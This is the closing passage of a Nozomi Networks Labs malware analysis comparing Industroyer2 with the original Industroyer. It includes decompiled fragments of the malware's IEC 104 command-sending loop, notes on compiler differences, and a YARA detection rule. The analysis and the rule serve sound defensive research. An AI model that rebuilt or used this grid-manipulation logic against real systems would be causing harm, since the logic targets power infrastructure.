274         if ( main_config->break )
275           goto SLEEP_BAIL;
276
277
278
279
280
281
282
283
284
285
000026E1 main_thread:241 (100032E1)
```

```
227
228             for ( ioa_index = 0; ioa_index < main_config->number_of_ioa_populated; ++ioa_index )
229             {
230               if ( *(*(&main_config->ioa_array->ioa_address + ioa_index) + offsetof(config_t, ioa_priority)) == cur
231               {
232                 if ( *(*(&main_config->ioa_array->ioa_address + ioa_index) + offsetof(config_t, ioa_operation)) )
233
234                   received_packet_type = iec104_prepare_and_send_station_command(
235                                            socket,
236                                            6,// cause
237                                            0,// OA
238                                            **(&main_config->ioa_array->ioa_address + ioa_index),// IOA
239                                            1,
240                                            main_config,
241                                            *(*(&main_config->ioa_array->ioa_address + ioa_index)
242                                            + offsetof(config_t, typeId)),
243                                            *(*(&main_config->ioa_array->ioa_address + ioa_index)
244                                            + offsetof(config_t, send_on_off)));
245
246                 if ( main_config->break == 1 )
247                   break;
248
249                 received_packet_type = iec104_prepare_and_send_station_command(
250                                          socket,
251                                          6, // cause
252                                          0, // OA
253                                          **(&main_config->ioa_array->ioa_address + ioa_index),// IOA
254                                          0,
255                                          main_config,
256                                          *(*(&main_config->ioa_array->ioa_address + ioa_index)
257                                          + offsetof(config_t, typeId)),
258                                          *(*(&main_config->ioa_array->ioa_address + ioa_index)
259                                          + offsetof(config_t, send_on_off)));
260
261                 if ( main_config->break == 1 )
262                   break;
263
264                 if ( (received_packet_type & 0x40) == 0 )
265                 {
266                   lock = ::lock();
267                   locked_write_to_shared_file(lock);
268                   ioa = **(&main_config->ioa_array->ioa_address + ioa_index);
269                   lock_1 = ::lock();
270                   outer_write_to_shared_file(lock_1, " %s M%X %d\n", main_config->target_ip, 26801, ioa);
271                 }
00005E80 main_thread:227 (676A80) (Synchronized with IDA View-A)
```

Figure 15 - Function `iec104_prepare_and_send_station_command` invocation.

A plausible reason for this v2 function is that at first the developers designed an abstraction that satisfied the initial requirements, which over time changed to incorporate more flexibility. This is also the general feeling that an analyst gets when assessing the evolution of this codebase. A first rough version is developed to achieve a specific goal and it eventually morphed into a full-fledged framework to surgically manipulate IEC 104 payloads.

2.10 Use of Streaming SIMD Extensions (SSE) Instructions

Some of the IEC 104 commands are assembled from a bytes template that is hardcoded in the binaries. The curiosity is that in v1 these bytes are handled with x86 SSE instructions, while in v2 regular non-SSE instructions are used instead. This is typically due to the threat actor choosing different optimization settings upon compilation (Figure 16).



Figure 16 - Different compiler optimizations between the v1 and v2.

2.11 `Parse_packet_and_log` Function

The function dubbed `Parse_packet_and_log` used in the malware provides some basic dissection of the packets received from the controlled station in response to the issued IEC 104 commands. We discovered an interesting typo introduced in Industroyer v2 (line 164) where the `STOPDT con` string is logged rather than the correct `STOPDT act`, as found in Industroyer v1 (Figure 17).

Although this typo does not have functional consequences, it is an interesting artifact that can seldom be found in a refactored codebase.



Figure 17 - Function `Parse_packet_and_log`.

There are a couple of functions used in `Parse_packet_and_log` which map a code (`cause` and `typeid`) to a verbose string description. For unknown reasons, the body of these functions has been removed from the v2 executable. It is extremely unlikely that this is due to the fear of being detected, as there are no such precautions throughout the malware. We speculate that this might be due to some pre-processor directives.

```
1 const char *__fastcall map_cause_code_to_string(char a1)
2 {
3   const char *result; // eax
4
5   switch ( a1 )
6   {
7     case 1:
8       result = "Periodic";
9       break;
10    case 2:
11      result = "Background scan";
12      break;
13    case 3:
14      result = "Spont-Event";
15      break;
16    case 4:
17      result = "Initialized Event";
18      break;
19    case 5:
20      result = "Request or requested data";
21      break;
22    case 6:
23      result = "Activation";
24      break;
25    case 7:
26      result = "Activation confirm";
27      break;
28    case 8:
29      result = "Deactivation";
30      break;
31    case 9:
32      result = "Deactivation confirm";
33      break;
34    case 10:
35      result = "Activation termination";
36      break;
37    case 11:
38      result = "return info-Remote command";
39      break;
40    case 12:
41      result = "Return Info-Local command";
42      break;
43    case 13:
44      result = "File transfer";
45      break;
46    case 20:
47      result = "Common call - interrogation";
48      break;
00002EF3 map_cause_code_to_string:24 (10003AF3)
```

```
1 void *__stdcall map_cause_code_to_string(int a1)
2 {
3   return &null_0;
4 }
000071C8 map_cause_code_to_string:3 (677DC8)
```

Figure 18 - Function `Parse_packet_and_log`.

3. Summary

We conducted a comparative analysis of the artifact known as Industroyer2 against the first deployment of the same toolkit. The evidence presented strongly suggests that the threat group is updating the codebase over time to meet operational requirements as they evolve.

Additionally, we provided a thorough breakdown of the configuration format used by Industroyer2, illustrating the different options available to customize the behavior of the IEC 104 payload.

Finally, we want to highlight a major difference between advanced threat actors and more ordinary adversaries. Sophisticated operators can not only compromise targets in-depth to reach the OT network, but they also have the technical capabilities to analyze the targeted environment and craft custom tools to manipulate OT systems.

4. Addendum: YARA Rule for Industroyer2

Below is a YARA rule for Industroyer2:

```
// Created by Nozomi Networks Labs

rule industroyer2_nn {

        meta:
                author = "Nozomi Networks Labs"
                name = "Industroyer2"
                description = "Industroyer2 malware targeting power grid components."
                actor = "Sandworm"
                hash = "D69665F56DDEF7AD4E71971F06432E59F1510A7194386E5F0E8926AEA7B88E00"

        strings:
                $s1 = "%02d:%lS" wide ascii
                $s2 = "PService_PPD.exe" wide ascii
                $s3 = "D:\\OIK\\DevCounter" wide ascii
                $s4 = "MSTR ->> SLV" fullword wide ascii
                $s5 = "MSTR <<- SLV" fullword wide ascii
                $s6 = "Current operation : %s"
                $s7 = "Switch value: %s"
                $s8 = "Unknown APDU format !!!"
                $s9 = "Length:%u bytes |"
                $s10 = "Sent=x%X | Received=x%X"
                $s11 = "ASDU:%u | OA:%u | IOA:%u |"
                $s12 = "Cause: %s (x%X) | Telegram type: %s (x%X)"

        condition:
                5 of them
        }
```

6. References and Related Reading

1. **“Industroyer2: Industroyer reloaded,"** ESET Research, April 12, 2022.
2. **"WIN32/INDUSTROYER: A new threat for industrial control systems,"** Cherepanov, A., ESET Research, June 12, 2017.

Related Reading

- **"Industroyer2: Nozomi Networks Labs Analyzes the IEC 104 Payload,"** Nozomi Networks Labs, April 27, 2022.
- **"Cyberattack by Sandworm Group (UAC-0082) on Ukrainian energy facilities using malicious programs INDUSTROYER2 and CADDYWIPER (CERT-UA # 4435),"** CERT-UA, April 12, 2022.

Nozomi Networks

The Leading Solution for OT and IoT Security and Visibility

Nozomi Networks accelerates digital transformation by protecting the world's critical infrastructure, industrial and government organizations from cyber threats. Our solution delivers exceptional network and asset visibility, threat detection, and insights for OT and IoT environments. Customers rely on us to minimize risk and complexity while maximizing operational resilience.

© 2022 Nozomi Networks, Inc.
All Rights Reserved.
NN-WP-IND-VS-IND2-8.5x11-001

nozominetworks.com